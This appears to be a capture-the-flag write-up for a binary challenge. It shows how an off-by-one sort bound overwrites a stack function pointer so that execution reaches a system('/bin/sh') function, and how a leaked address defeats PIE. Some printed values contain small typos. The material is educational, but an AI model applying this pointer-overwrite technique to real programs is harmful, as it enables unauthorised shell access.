
DISTINCT

We first start off by looking at the source code.

```
typedef void (*hh)(void);

unsigned long long nums[SZ];
hh handler;
```

We see that handler is a function pointer; i.e., it points to a memory address which is supposed to be the start of a function, and that 16 unsigned long long ints (8 bytes) of nums (SZ is defined as 0x10 which is 16) is first pushed onto the stack, then our function pointer handler is pushed onto the stack. Remember that the stack is first in last out, so addresses are pushed to the bottom of the stack first.



This is what our stack should look like at this point of time.

```
handler = &unique;
```

In our check() function, handler first points to a unique() function.

```
for (int i = 0; i < SZ-1; i++) {
  if (nums[i] == nums[i+1]) {
    handler = &repeated;
  }
}
```

After entering our 16 numbers, a check is done if any of the numbers are repeated, and if it is we point at a repeated() function instead.

```
void win() {
    system("/bin/sh");
}
```

This is the function we want handler to point to, the question right now is how we would get handler to point to. The biggest hint we get is actually in the challenge description ("Except the sort looks off ..."), so let's look at the sort.

```
void sort(unsigned long long* arr, unsigned long long len) {
    unsigned long tmp = 0;
    for(int i = 0; i <= len; i++) {
        for(int j = i; j <= len; j++) {
            if (arr[i] < arr[j]) continue;
            tmp = arr[i];
            arr[i] = arr[j];
            arr[j] = tmp;
        }
    }
}
```

At first glance, this looks like a fairly standard bubble sort, so lets look at how the function is called. After we enter our numbers, the program does this:

```
sort(nums, SZ);
```

Hang on, SZ is defined as 16, and i and j stop when they are equal to 16, so we are actually accessing nums[16], or one number on top of nums[15], our last inputted digit in the stack, which, as shown in the stack diagram earlier, is equal to handler(). Essentially, handler() is now included in our sort, and handler() is the last number that is in the function scope. Hence, handler() is going to end up either as the largest number in our array, or the initial value of handler(), whichever is larger, at the end of our sort.

But what is handler() in the first place? Handler() points to a memory address, which in a 64 bit system, is an 8 byte address. Unsigned long long integers are also 8 bytes, we can just convert the 8 byte hex address of handler() to a decimal to see what it is. We see that handler points to unique() first, so let's run "p unique" in gdb to see what memory address unique() points to.

```
gdb-peda$ p unique
$1 = {<text variable, no debug info>} 0x55555555537d <unique>
```

Next, let's run "p win" to see where we want to go.

```
gdb-peda$ p win
$2 = {<text variable, no debug info>} 0x555555555594 <win>
```

Great, the address of win() is larger than the address of unique, so if we enter the address of win() as a decimal number (and we don't enter even larger numbers), we should be able to change the address that handler() is pointing to, to win(), once the sort function completes.

Let's try it in gdb. We can convert the hex address of win() to decimal conveniently just by entering it into python2.

```
>>> 0x555555555594
93824992236948
```

In gdb, we're just going to enter 15 numbers that don't matter, and then the value of win (93824992236948) that we got, then enter 'N' to continue, so that the check() function enters handler(), which should point to win().

```
#0: 0
#1: 1
#2: 2
#3: 3
#4: 4
#5: 5
#6: 6
#7: 7
#8: 8
#9: 9
#10: 10
#11: 11
#12: 12
#13: 13
#14: 14
#15: 93824992236948
You have entered:
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 93824992236413
Enter Again? (Y/N) N
[Attaching after process 82795 vfork to child process 82799]
[New inferior 2 (process 82799)]
[Detaching vfork parent process 82795 after child exec]
[Inferior 1 (process 82795) detached]
process 82799 is executing new program: /usr/bin/dash
[Attaching after process 82799 fork to child process 82800]
[New inferior 3 (process 82800)]
[Detaching after fork from parent process 82799]
[Inferior 2 (process 82799) detached]
process 82800 is executing new program: /usr/bin/dash
$
```

Cool, so we now have code redirection in gdb. Let's try it on our actual machine.

```
#0: 0
#1: 1
#2: 2
#3: 3
#4: 4
#5: 5
#6: 6
#7: 7
#8: 8
#9: 9
#10: 10
#11: 11
#12: 12
#13: 13
#14: 14
#15: 93824992236948
You have entered:
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 93824992236948
Enter Again? (Y/N) N
Elements are unique
```

It didn't work. Sometimes, we would also get a segmentation fault and our program would crash. Running "file distinct" (I renamed the file from distinct.o to distinct), we can easily see why that is the case.

```
distinct: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=617785518994ebe1d4827beb001c3cd7addbd7c4, for GNU/Linux 3.2.0, not stripped
```

We can see that distinct is referred to as an "ELF 64-bit LSB shared object", instead of as "ELF 64-bit LSB executable". That means that our program has PIE (Position Independent Executable) enabled. In other words, when our program is loaded into virtual memory, the addresses which it is given is randomized each time. This is disabled in gdb, which is why our exploit was able to work.

The good news is that the relative addresses of our functions are the same, and since we were previously able to get the addresses of our win() and unique() functions in gdb, we can just subtract the two to get the offset that we need. We can do this pretty easily in python2.

```
>>> 0x555555555594 - 0x55555555537
535
```

We can also find the offsets by using objdump -t distinct.

```
000000000000137d g     F .text  0000000000000017              unique
0000000000004000 g       .data  0000000000000000              __data_start
0000000000000000       F *UND*  0000000000000000              signal@@GLIBC_2.2.5
0000000000000000  w      *UND*  0000000000000000              __gmon_start__
0000000000004008 g     O .data  0000000000000000              .hidden __dso_handle
0000000000002000 g     O .rodata        0000000000000004              _IO_stdin_used
0000000000001660 g     F .text  0000000000000065               __libc_csu_init
0000000000001594 g     F .text  0000000000000017              win
```

The first number in that output represents the offset of our function from the text section in our program. In gdb, we can find where that is with "info proc map".


```
gdb-peda$ info proc map
process 83050
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x555555554000     0x555555555000     0x1000        0x0 /home/        /Downloads/distinct/distinct
      0x555555555000     0x555555556000     0x1000     0x1000 /home/        /Downloads/distinct/distinct
      0x555555556000     0x555555557000     0x1000     0x2000 /home/        /Downloads/distinct/distinct
      0x555555557000     0x555555558000     0x1000     0x2000 /home/        /Downloads/distinct/distinct
      0x555555558000     0x555555559000     0x1000     0x3000 /home/        /Downloads/distinct/distinct
      0x7ffff7de0000     0x7ffff7e05000    0x25000        0x0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7e05000     0x7ffff7f50000   0x14b000    0x25000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7f50000     0x7ffff7f9a000    0x4a000   0x170000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7f9a000     0x7ffff7f9b000     0x1000   0x1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7f9b000     0x7ffff7f9e000     0x3000   0x1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7f9e000     0x7ffff7fa1000     0x3000   0x1bd000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7fa1000     0x7ffff7fa7000     0x6000        0x0
      0x7ffff7fcc000     0x7ffff7fd0000     0x4000        0x0 [vvar]
      0x7ffff7fd0000     0x7ffff7fd2000     0x2000        0x0 [vdso]
      0x7ffff7fd2000     0x7ffff7fd3000     0x1000        0x0 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7fd3000     0x7ffff7ff3000    0x20000     0x1000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ff3000     0x7ffff7ffb000     0x8000    0x21000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x29000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x2a000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0
      0x7ffffffde000     0x7ffffffff000    0x21000        0x0 [stack]
```

We can see our text section starts at 0x555555554000. Adding the offset of win, 0000000000001594, to that, we get 0x555555555594, which confirms our objdump output. Hence, we can either take 0x555555555594 - 0x55555555537d or 0000000000001594 - 000000000000137d to get our offset of win() from unique(), which both give us 535. Of course, we also have to remember not to enter the same number, or handler() would point to repeated(). Remember that the check for repeated numbers is done after sorting, so our inserted address would get replaced by the address to repeated() if we enter repeated numbers.

Next problem: we need to find the address to unique() so that we can add the output. This is actually a rather easy problem to solve, because the program prints all the sorted numbers before asking us if we want to go again. If we can get the address of unique() into our array, we can get the address printed in decimal. Add 535 to that, and we get our address of win() in decimal. We don't know what the address of unique() is though, so let's just enter the largest possible 8 byte number and check if we get something. We're going to do this on the challenge server since we should be rather close to the solution.

```
#0: 0
#1: 1
#2: 2
#3: 3
#4: 4
#5: 5
#6: 6
#7: 7
#8: 8
#9: 9
#10: 10
#11: 11
#12: 12
#13: 13
#14: 14
#15: 18446744073709551615
You have entered:
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 94445117838205
```

Cool, the number printed is clearly not the number we inputted, so it should be the address of unique() in decimal. We just have to add 535 to that in our next loop and stop the program there to get a shell. Remember we have a 60 second timeout window, so we either have to be fast or automate this in python.



There we go.